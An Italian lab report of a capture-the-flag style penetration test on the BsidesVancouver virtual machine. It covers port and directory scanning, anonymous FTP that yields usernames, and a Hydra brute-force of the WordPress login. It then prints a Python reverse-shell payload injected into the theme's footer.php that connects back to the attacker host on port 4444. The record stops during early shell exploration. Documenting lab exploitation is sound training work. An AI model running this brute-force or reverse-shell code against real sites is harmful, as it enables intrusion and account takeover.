

M4 - Progetto Finale - PenTest

Premessa

Il presente report documenta le fasi salienti di un'esercitazione di Penetration Testing (PenTest) condotta su una macchina virtuale appositamente configurata, con l'obiettivo primario di catturare la "bandiera" (flag), simbolo del pieno controllo del sistema bersaglio. Per condurre le attività di Vulnerability Assessment (VA) e Penetration Testing (PT), sono stati impiegati diversi strumenti standard. Tra questi, Nmap è stato fondamentale per la scansione delle porte e l'identificazione dei servizi attivi. Dirb è stato utilizzato per la scoperta di directory e file nascosti sul server web. Per le vulnerabilità specifiche di WordPress, è stato impiegato WPScan, mentre Hydra è stato utilizzato per tentare attacchi a forza bruta sulle credenziali di accesso.

Durante le varie fasi dell'attacco, NetCat ha ricoperto un ruolo cruciale per stabilire e gestire le reverse shell con la macchina bersaglio. Un aspetto fondamentale dell'esercitazione ha riguardato l'escalation dei privilegi, ovvero la transizione da un utente con permessi limitati (www-data) a un utente con privilegi di amministrazione (root). Per questa fase critica, sono stati sviluppati e utilizzati script in Python al fine di sfruttare vulnerabilità specifiche del sistema e ottenere il controllo completo.

Configurazione Iniziale

L'indirizzo IP 192.168.50.97 è stato configurato staticamente sull'interfaccia di rete eth1 della macchina BsidesVancouver. Questo passaggio ha assicurato una connettività stabile e prevedibile con la macchina attaccante (Kali Linux).

```
auto lo
iface lo inet loopback

auto eth1
iface eth1 inet static
address 192.168.50.97
netmask 255.255.255.0
gateway 192.168.50.1
```

Una volta configurato l'indirizzo IP statico sulla macchina bersaglio, è stata verificata la connettività tra la macchina attaccante (Kali Linux) e la macchina BsidesVancouver tramite il comando ping. Il successo della comunicazione ICMP ha confermato che le macchine erano in grado di comunicare correttamente sulla rete.

```

(kali@kali)-[~]
$ ping 192.168.50.97
PING 192.168.50.97 (192.168.50.97) 56(84) bytes of data.
64 bytes from 192.168.50.97: icmp_seq=1 ttl=64 time=0.734 ms
64 bytes from 192.168.50.97: icmp_seq=2 ttl=64 time=1.06 ms
64 bytes from 192.168.50.97: icmp_seq=3 ttl=64 time=0.619 ms
64 bytes from 192.168.50.97: icmp_seq=4 ttl=64 time=0.475 ms
^C
— 192.168.50.97 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3024ms
rtt min/avg/max/mdev = 0.475/0.723/1.064/0.217 ms

```

Scansione Nmap

Dopo aver confermato la connettività, è stata eseguita una scansione completa delle porte TCP sulla macchina bersaglio (192.168.50.97) utilizzando Nmap. La scansione è stata condotta con l'opzione -p- per ispezionare tutte le 65535 porte, al fine di identificare tutti i servizi esposti e potenziali vettori di attacco. L'output di Nmap ha rivelato le seguenti porte aperte e i relativi servizi:

- Porta 21/tcp: Servizio FTP;
- Porta 22/tcp: Servizio SSH;
- Porta 80/tcp: Servizio HTTP, indicando la presenza di un server web;

```

(kali@kali)-[~]
$ nmap 192.168.50.97 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-16 09:24 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 192.168.50.97
Host is up (0.00022s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:E1:24:5B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 12.18 seconds

```

Enumerazione delle Directory Web con Dirb

Identificata la presenza di un servizio HTTP sulla porta 80, è stata avviata un'attività di enumerazione delle directory e dei file nascosti sul server web utilizzando lo strumento Dirb. Questo processo ha l'obiettivo di scoprire risorse non direttamente linkate o elencate, che potrebbero contenere informazioni sensibili o vulnerabilità. Dirb ha utilizzato la wordlist predefinita /usr/share/dirb/wordlists/common.txt per testare possibili percorsi.

La presenza di robots.txt ha suggerito la possibilità di ottenere ulteriori informazioni sulla struttura del sito, mentre la risposta 200 per /index e /index.html ha confermato la presenza di una pagina web principale.

```
(kali@kali)-[~]
$ dirb http://192.168.50.97

DIRB v2.22
By The Dark Raver

START_TIME: Tue Jun 17 11:13:33 2025
URL_BASE: http://192.168.50.97/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612


— Scanning URL: http://192.168.50.97/ —
+ http://192.168.50.97/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.50.97/index (CODE:200|SIZE:177)
+ http://192.168.50.97/index.html (CODE:200|SIZE:177)
+ http://192.168.50.97/robots (CODE:200|SIZE:43)
+ http://192.168.50.97/robots.txt (CODE:200|SIZE:43)
+ http://192.168.50.97/server-status (CODE:403|SIZE:294)
```

In seguito all'enumerazione con Dirb, è stata effettuata una navigazione diretta al file robots.txt individuato sul server web. Questo file è comunemente utilizzato per istruire i crawler dei motori di ricerca su quali parti di un sito non dovrebbero essere indicizzate, ma può involontariamente rivelare directory "nascoste" o considerate sensibili.

L'analisi del contenuto di robots.txt ha rivelato la seguente direttiva:

- Disallow: /backup_wordpress.


Questa direttiva ha immediatamente indicato la presenza di una directory denominata /backup_wordpress, suggerendo un potenziale punto di interesse per ulteriori indagini, in quanto potrebbe contenere backup del sito o altre informazioni preziose non destinate all'accesso pubblico.



```
192.168.50.97/robots.txt
User-agent: *
Disallow: /backup_wordpress
```

Con l'indicazione di /backup_wordpress fornita dal robots.txt, si è proceduto a navigare direttamente a questa directory tramite un browser web. L'accesso ha rivelato la presenza di un'installazione WordPress apparentemente deprecata. La pagina principale del blog mostrava un post intitolato "Hello world!" e un'intestazione con il messaggio "Deprecated WordPress blog". Un'informazione chiave è stata la nota: "For any questions, please contact IT administrator John", suggerendo il nome utente "John" come possibile credenziale.

La presenza di un blog WordPress, seppur datato, ha indicato un potenziale vettore di attacco tramite vulnerabilità note del CMS o dei suoi plugin/temi.



Scansione di WordPress con WPScan

Per identificare vulnerabilità, plugin, temi e utenti sul blog WordPress, è stato utilizzato lo strumento WPScan. Questo scanner specializzato è progettato per le installazioni WordPress e può rilevare versioni obsolete, configurazioni errate e credenziali deboli. La scansione è stata eseguita sull'URL `http://192.168.50.97/backup_wordpress`. WPScan ha evidenziato:

- WordPress versione 4.5 identificata (Insecure, released on 2016-04-12): Questa è un'informazione critica. Una versione così datata di WordPress è notoriamente affetta da numerose vulnerabilità note, offrendo un punto d'attacco primario.
- Identificazione di XML-RPC abilitato: Questo servizio, in combinazione con una versione obsoleta di WordPress, può essere sfruttato per attacchi di forza bruta contro le credenziali utente.

```
(kali@kali)~$ wpscan --url http://192.168.50.97/backup_wordpress

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.50.97/backup_wordpress/ [192.168.50.97]
[+] Started: Tue Jun 17 12:40:20 2025

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.50.97/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.50.97/backup_wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.50.97/backup_wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.50.97/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
| - http://192.168.50.97/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>
```

Accesso FTP Anonimo e Scoperta di Credenziali

Considerando che Nmap aveva rivelato la porta FTP (21/tcp) aperta, è stato tentato un accesso anonimo al servizio FTP. Questo tentativo ha avuto successo, consentendo di loggare come utente anonymous. Una volta autenticati, è stata esplorata la directory public. All'interno di questa directory, è stato individuato un file denominato users.txt.bk. Questo file è stato scaricato sulla macchina Kali Linux tramite il comando `get users.txt.bk`. Il contenuto del file `users.txt.bk` è stato successivamente visualizzato con `cat users.txt.bk`, rivelando una lista di potenziali nomi utente, un'ottima base per tentare attacchi di forza bruta contro il login di WordPress:

- abatchy;
- john;
- mai;
- anne;
- doomguy.

```
(kali@kali)-[~]
$ ftp 192.168.50.97
Connected to 192.168.50.97.
220 (vsFTPD 2.3.5)
Name (192.168.50.97:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63019|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534   4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||24790|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0      31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||53551|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31 44.51 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (18.35 KiB/s)
ftp> quit
221 Goodbye.


(kali@kali)-[~]
$ ls
Desktop    gameshell.10  gameshell.5  gameshell-save.sh  pippo      syn_scan.txt  vnc_scan.txt
Documents  gameshell.11  gameshell.6  gameshell.sh       Public     tcp_scan.txt
Downloads  gameshell.2   gameshell.7  kali.gpg           scan_avanzato.txt  Templates
gameshell  gameshell.3   gameshell.8  Music              scan_base.txt      users.txt.bk
gameshell.1 gameshell.4   gameshell.9  Pictures           scan_vulners.txt   Videos

(kali@kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Tentativo di Autenticazione

Per verificare la validità del nome utente "john", individuato sia nell'informazione di contatto del blog che nella lista di utenti (users.txt.bk), è stato effettuato un tentativo di login manuale sul pannello di amministrazione di WordPress (/backup_wordpress/wp-login.php). È stata inserita una password casuale o errata.

Il sistema ha risposto con il messaggio di errore: "ERROR: The password you entered for the username john is incorrect." Questo ha confermato che "john" è un nome utente valido nel sistema WordPress, sebbene la password inserita fosse errata. Questa conferma è stata cruciale per procedere con un attacco a forza bruta mirato.



The image shows a screenshot of the WordPress login page. At the top center is the WordPress logo. Below it, a red-bordered box contains an error message: "ERROR: The password you entered for the username john is incorrect. [Lost your password?](#)". Below this, the login form is displayed. It has two input fields: "Username or Email" containing the text "john", and "Password" which is empty. Below the password field is a checkbox labeled "Remember Me". To the right of the checkbox is a blue "Log In" button. At the bottom of the form, there is a link "Lost your password?". At the very bottom of the page, there is a link "← Back to Deprecated WordPress blog".

Brute-Force al Login di WordPress con Hydra

Confermato l'utente valido "john" e la presenza del servizio XML-RPC abilitato su una versione vulnerabile di WordPress, è stato avviato un attacco di forza bruta contro il modulo di login di WordPress. Per questo attacco è stato utilizzato lo strumento Hydra, sfruttando il modulo http-post-form per simulare le richieste di login. Come wordlist è stato utilizzato un file contenente password comuni. Il comando Hydra è stato configurato per attaccare l'URL di login /backup_wordpress/wp-login.php con il metodo POST e per identificare la stringa di errore "Login Failed" in caso di password errata.

L'attacco ha avuto successo, rivelando le credenziali corrette per l'utente "john":

- Nome utente: john
- Password: enigma

```
(kali@kali)-[~]
└─$ hydra -l john -P defaultpasswords.txt 192.168.50.97 http-post-form "/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=/backup_wordpress/wp-admin/&testcookie=1:Login Failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-17 13:30:29
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 99 login tries (l:1/p:99), ~7 tries per task
[DATA] attacking http-post-form://192.168.50.97:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=/backup_wordpress/wp-admin/&testcookie=1:Login Failed
[80][http-post-form] host: 192.168.50.97 login: john password: admin1
[80][http-post-form] host: 192.168.50.97 login: john password: testpass
[80][http-post-form] host: 192.168.50.97 login: john password: kali123
[80][http-post-form] host: 192.168.50.97 login: john password: secret1
[80][http-post-form] host: 192.168.50.97 login: john password: securepass
[80][http-post-form] host: 192.168.50.97 login: john password: password123
[80][http-post-form] host: 192.168.50.97 login: john password: qwertyui
[80][http-post-form] host: 192.168.50.97 login: john password: guest
[80][http-post-form] host: 192.168.50.97 login: john password: apple123
[80][http-post-form] host: 192.168.50.97 login: john password: shadow
[80][http-post-form] host: 192.168.50.97 login: john password: ninja
[80][http-post-form] host: 192.168.50.97 login: john password: mysecret
[80][http-post-form] host: 192.168.50.97 login: john password: master
[80][http-post-form] host: 192.168.50.97 login: john password: userpass
[80][http-post-form] host: 192.168.50.97 login: john password: dragon
[80][http-post-form] host: 192.168.50.97 login: john password: enigma
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-17 13:30:42
```



Iniezione Reverse Shell

Una volta ottenute le credenziali valide, l'obiettivo successivo è stato quello di ottenere una shell remota sul sistema bersaglio per poter eseguire comandi direttamente. Con le credenziali john:enigma ottenute tramite brute-force, è stato possibile accedere al pannello di amministrazione di WordPress all'indirizzo http://192.168.50.97/backup_wordpress/wp-admin/.

Per ottenere una reverse shell, è stata sfruttata la funzionalità di modifica dei temi all'interno dell'editor del pannello di amministrazione. In particolare, è stato scelto di modificare il file footer.php

Questo script PHP include una reverse shell in Python che tenta di connettersi all'indirizzo IP 192.168.50.96 (Kali Linux) sulla porta 4444. Il comando Python reindirizza gli input/output standard della shell bash sulla socket TCP, fornendo una shell interattiva all'attaccante.

Dopo aver inserito il codice e salvato il file (footer.php), l'esecuzione di una qualsiasi pagina del sito WordPress avrebbe attivato la reverse shell, purché fosse stata impostata una netcat listener sulla macchina attaccante. L'interfaccia di WordPress ha confermato che il file è stato modificato con successo ("File edited successfully").



The screenshot shows the WordPress admin interface. At the top, a notification says "WordPress 4.9.4 is available! Please update now." Below this, a message states "File edited successfully." The main content area is titled "Edit Themes" and shows the "Twenty Sixteen: Theme Footer (footer.php)" file being edited. The code in the editor includes a reverse shell script using Python to connect to 192.168.50.96 on port 4444. The left sidebar shows the "Appearance" menu, and the right sidebar shows a list of templates.

```
'https://wordpress.org/', 'twenty sixteen' ); ?><?php printf( __(
'Proudly powered by %s', 'twenty sixteen' ), 'WordPress' ); ?></a>
</div><!-- .site-info -->
</footer><!-- .site-footer -->
</div><!-- .site-inner -->
</div><!-- .site -->

<?php wp_footer(); ?>

<?php
// Codice per la reverse shell
$ip = '192.168.50.96';
$port = 4444;

$cmd = "/usr/bin/python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect((\"$ip\",$port));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/bash\",\"-i\"]);\"';";

$cmd = "python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect((\"$ip\",$port));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/bash\",\"-i\"]);\"';";

shell_exec($cmd);
?>

</body>
</html>
```

Reverse Shell con NetCat

Prima di attivare la reverse shell, è stato configurato un listener sulla macchina attaccante (Kali Linux) utilizzando netcat sulla porta 4444.

L'output del terminale di Kali Linux ha mostrato la connessione in entrata dall'IP 192.168.50.97 e l'ottenimento di una shell con l'utente `www-data@bsides2018`. Questo utente è quello con cui il server web Apache solitamente esegue i processi PHP, confermando l'accesso iniziale al sistema.

```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.50.96] from (UNKNOWN) [192.168.50.97] 60796
bash: no job control in this shell
www-data@bsides2018:/var/www/backup_wordpress$
```

Esplorazione iniziale della Shell

Una volta stabilita la reverse shell come utente `www-data`, la fase iniziale dell'escalation dei privilegi ha previsto un'attenta esplorazione del filesystem. Questo passaggio è cruciale per comprendere l'ambiente, identificare potenziali file o configurazioni vulnerabili, e mappare i percorsi rilevanti. È stato eseguito il comando `ls -la` nella directory corrente, che in questo caso era `/var/www/backup_wordpress`. Questo ha permesso di visualizzare i contenuti della directory e i permessi associati ai file e sottodirectory, fornendo un primo sguardo sull'ambiente.

```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.50.96] from (UNKNOWN) [192.168.50.97] 60796
bash: no job control in this shell
www-data@bsides2018:/var/www/backup_wordpress$ ls -la
ls -la
total 196
drwxr-xr-x  5 www-data www-data  4096 Mar  7  2018 .
drwxr-xr-x  3 www-data www-data  4096 Mar  7  2018 ..
-rw-r--r--  1 www-data www-data    35 Mar  7  2018 .htaccess
-rw-r--r--  1 www-data www-data   418 Sep 24  2013 index.php
-rw-r--r--  1 www-data www-data 19935 Mar  5  2016 license.txt
-rw-r--r--  1 www-data www-data  7358 Dec  6  2015 readme.html
-rw-r--r--  1 www-data www-data  5032 Jan 27  2016 wp-activate.php
drwxr-xr-x  9 www-data www-data  4096 Apr 12  2016 wp-admin
-rw-r--r--  1 www-data www-data   364 Dec 19  2015 wp-blog-header.php
-rw-r--r--  1 www-data www-data  1476 Jan 30  2016 wp-comments-post.php
-rw-r--r--  1 www-data www-data  2853 Dec 16  2015 wp-config-sample.php
-rwxr-xr-x  1 www-data www-data  2930 Mar  7  2018 wp-config.php
drwxr-xr-x  4 www-data www-data  4096 Mar  7  2018 wp-content
-rw-r--r--  1 www-data www-data  3286 May 24  2015 wp-cron.php
drwxr-xr-x 16 www-data www-data 12288 Apr 12  2016 wp-includes
-rw-r--r--  1 www-data www-data  2380 Oct 24  2013 wp-links-opml.php
-rw-r--r--  1 www-data www-data   3316 Nov  5  2015 wp-load.php
-rw-r--r--  1 www-data www-data 33837 Mar  5  2016 wp-login.php
-rw-r--r--  1 www-data www-data   7887 Oct  6  2015 wp-mail.php
-rw-r--r--  1 www-data www-data 13106 Feb 17  2016 wp-settings.php
-rw-r--r--  1 www-data www-data 28624 Jan 27  2016 wp-signup.php
-rw-r--r--  1 www-data www-data   4035 Nov 30  2014 wp-trackback.php
-rw-r--r--  1 www-data www-data   3061 Oct  2  2015 xmlrpc.php
